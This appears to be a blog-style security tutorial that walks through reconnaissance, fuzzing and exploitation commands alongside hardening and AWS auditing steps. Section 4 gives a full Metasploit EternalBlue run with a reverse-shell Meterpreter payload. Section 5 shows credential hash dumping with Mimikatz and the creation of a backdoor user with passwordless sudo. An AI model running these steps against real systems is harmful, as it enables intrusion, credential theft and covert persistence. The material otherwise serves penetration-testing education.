Listen to this Post
Introduction:

The recent insights from top security researchers like Luke Stephens highlight a critical reality: even the most fortified digital targets are vulnerable to dedicated attackers. This article deconstructs the offensive security mindset, providing the verified commands and methodologies that both expose and defend against modern cyber threats.
Learning Objectives:
- Understand the core penetration testing techniques used to breach networks.
- Learn essential command-line tools for reconnaissance, exploitation, and persistence.
- Implement defensive hardening measures to mitigate the attacks demonstrated.
You Should Know:
1. Passive Reconnaissance with WHOIS and Subfinder
Before an attacker fires a single packet, they gather intelligence. Passive reconnaissance involves collecting data from public sources without directly touching the target.
 WHOIS lookup for domain registration info
whois example.com

Using Subfinder to discover subdomains
subfinder -d example.com -silent | tee subdomains.txt
Step-by-step guide:
- The `whois` command queries public databases to retrieve the target domain’s registration details, including the registrar, creation date, and contact information. This can reveal the organization’s infrastructure partners.
2. `Subfinder` is a tool that scours numerous sources (search engines, certificate transparency logs, etc.) to enumerate an organization’s subdomains. The `-silent` flag suppresses banners, and `tee` both displays and saves the output to a file for later analysis. A large attack surface often starts with a forgotten subdomain.
2. Active Reconnaissance and Port Scanning with Nmap
Once subdomains are known, attackers probe for live hosts and open ports to identify running services.
 Basic TCP SYN scan on the top 1000 ports
nmap -sS -T4 192.168.1.0/24

Service version detection and OS fingerprinting
nmap -sV -O target-ip.com

Aggressive scan with default scripts
nmap -A target-ip.com
Step-by-step guide:
1. `nmap -sS` is a SYN scan, the default and most popular port scanning method. It’s fast and relatively stealthy as it doesn’t complete the TCP handshake. The `-T4` flag sets the timing template for a faster scan.
2. The `-sV` flag probes open ports to determine the service and version information, while `-O` enables OS detection based on TCP/IP stack fingerprinting.
3. The `-A` flag enables “aggressive” scanning, which combines OS detection, version detection, script scanning, and traceroute. This provides a comprehensive picture of the target but is more intrusive.
3. Web Application Fuzzing with FFUF
Fuzzing is a technique for discovering hidden directories, files, and virtual hosts on a web server by brute-forcing with a wordlist.
 Directory fuzzing
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://target.com/FUZZ

Parameter fuzzing
ffuf -w /usr/share/wordlists/parameters.txt -u http://target.com/script.php?FUZZ=test

VHost fuzzing
ffuf -w /usr/share/wordlists/subdomains.txt -u http://target.com -H "Host: FUZZ.target.com" -fs 4242
Step-by-step guide:
- For directory fuzzing, `ffuf` replaces the `FUZZ` keyword with each line from the specified wordlist (
-w). It then reports which paths return a successful HTTP status code (like 200), revealing hidden endpoints. - Parameter fuzzing is crucial for finding injection points. Here, FFUF tests for valid parameter names. A different response size might indicate a valid parameter.
- Virtual Host (VHost) fuzzing discovers subdomains that resolve to the same IP address. The `-fs` (filter by size) flag is used to ignore responses of a certain size (e.g., the size of the default “host not found” page).
4. Initial Exploitation with Metasploit
The Metasploit Framework is a powerful tool for developing and executing exploit code against a remote target.
 Start the Metasploit console
msfconsole

Search for an exploit
msf6 > search eternalblue

Use an exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue

Set required options
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.100

Run the exploit
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
Step-by-step guide:
1. Launch the Metasploit Framework console with `msfconsole`.
- Use the `search` command to find a relevant exploit for a discovered vulnerability.
3. The `use` command selects the exploit module.
4. `set` is used to configure the module’s options: `RHOSTS` (target IP), `PAYLOAD` (the shellcode to execute upon successful exploitation, like Meterpreter), and `LHOST` (the attacker’s IP for the reverse shell).
5. Executing `exploit` runs the module. If successful, you will have a Meterpreter session on the target machine.
5. Post-Exploitation and Lateral Movement
After gaining initial access, attackers seek to escalate privileges and move laterally through the network.
 Windows - Check current privileges
whoami /priv

Windows - Dump hashes with Mimikatz (within Meterpreter)
meterpreter > load kiwi
meterpreter > lsa_dump_sam

Linux - Check for SUID binaries
find / -perm -4000 2>/dev/null

Linux - Add a backdoor user
sudo useradd -m -s /bin/bash backdooruser
sudo passwd backdooruser
echo 'backdooruser ALL=(ALL) NOPASSWD:ALL' | sudo tee -a /etc/sudoers
Step-by-step guide:
- On Windows, `whoami /priv` displays the current user’s privileges, which can be leveraged for privilege escalation.
- Mimikatz, loaded into Meterpreter as the `kiwi` extension, can dump password hashes from the Local Security Authority Subsystem Service (LSASS) memory. These hashes can be used for Pass-the-Hash attacks.
- On Linux, the `find` command locates SUID binaries—executables that run with the owner’s privileges. Misconfigured SUID binaries are a common privilege escalation vector.
- Creating a backdoor user with a password and full sudo access (without a password) ensures persistent access, even if the initial exploit is patched.
6. Defensive Hardening with System Commands
Proactive defense involves locking down systems before an attacker can get in.
 Windows - View firewall rules
Get-NetFirewallRule | Where-Object {$_.Enabled -eq "True"}

Linux - Harden SSH configuration
sudo nano /etc/ssh/sshd_config
 Set: PermitRootLogin no
 Set: PasswordAuthentication no
 Set: Protocol 2

Linux - Check for unnecessary services
systemctl list-units --type=service --state=running

Linux - Audit file permissions
find /home -perm -o=w -type f 2>/dev/null  World-writable files
Step-by-step guide:
- In Windows PowerShell, `Get-NetFirewallRule` helps audit which firewall rules are active, allowing you to close unnecessary ports.
- Hardening SSH is critical. Edit the `sshd_config` file to disable root login, enforce key-based authentication, and restrict the protocol version.
- Use `systemctl` to list all running services. Any non-essential service should be disabled to reduce the attack surface.
- The `find` command can audit file permissions, such as searching for world-writable files in user home directories, which could be modified by any user on the system.
7. Cloud Security Auditing with AWS CLI
Misconfigurations in cloud environments are a primary source of modern data breaches.
 List all S3 buckets
aws s3 ls

Check for public S3 buckets
aws s3api get-bucket-acl --bucket my-bucket-name

List all EC2 instances
aws ec2 describe-instances --query 'Reservations[].Instances[].{Instance:InstanceId,State:State.Name,IP:PublicIpAddress}'

Check security groups for overly permissive rules
aws ec2 describe-security-groups --query 'SecurityGroups[].{GroupName:GroupName,Ingress:IpPermissions}'
Step-by-step guide:
- The `aws s3 ls` command lists all S3 buckets in the account, revealing the total attack surface.
2. `get-bucket-acl` inspects the Access Control List (ACL) for a specific bucket to identify if it is publicly accessible.
3. `describe-instances` provides a list of all EC2 instances, including their state and public IP addresses.
4. `describe-security-groups` is vital for auditing firewall rules. Look for rules with a source of `0.0.0.0/0` (the entire internet) on sensitive ports like SSH (22), RDP (3389), or databases (3306, 5432).
What Undercode Say:
- The Offense-Defense Gap is Real. The tools and techniques used by ethical hackers are the same as those used by malicious actors. Defenders must operate with the same knowledge and urgency.
- Automation is the Force Multiplier. The commands shown, from fuzzing to auditing, are not run once. They are scripted and automated, allowing a single attacker to assess vast attack surfaces efficiently. Defense must be equally automated through continuous compliance scanning and configuration management.
The core analysis is that security is not a static state but a continuous process of assessment and adaptation. The “state of security” referenced by Stephens is one of inherent fragility. Defensive strategies that rely on obscurity or perceived complexity are doomed to fail. The only viable path is to assume a state of compromise, relentlessly hunt for vulnerabilities using the same tools as the adversary, and implement layered, intelligent controls that can detect and respond to these exact techniques. The goal is not to be unbreachable, but to be resilient, detecting breaches early and ejecting the attacker before critical assets are exfiltrated.
Prediction:
The democratization of advanced hacking tools through platforms like LinkedIn and open-source projects will continue to lower the barrier to entry for sophisticated attacks. In the next 3-5 years, we will see a surge in AI-powered offensive security, where machine learning models will autonomously chain together vulnerabilities from reconnaissance to exploitation, far faster than any human team. This will force a paradigm shift in defense towards fully autonomous Security Orchestration, Automation, and Response (SOAR) systems that can react at machine speed, making AI-augmented penetration testing and red teaming an absolute necessity for survival.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hakluke Bug – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


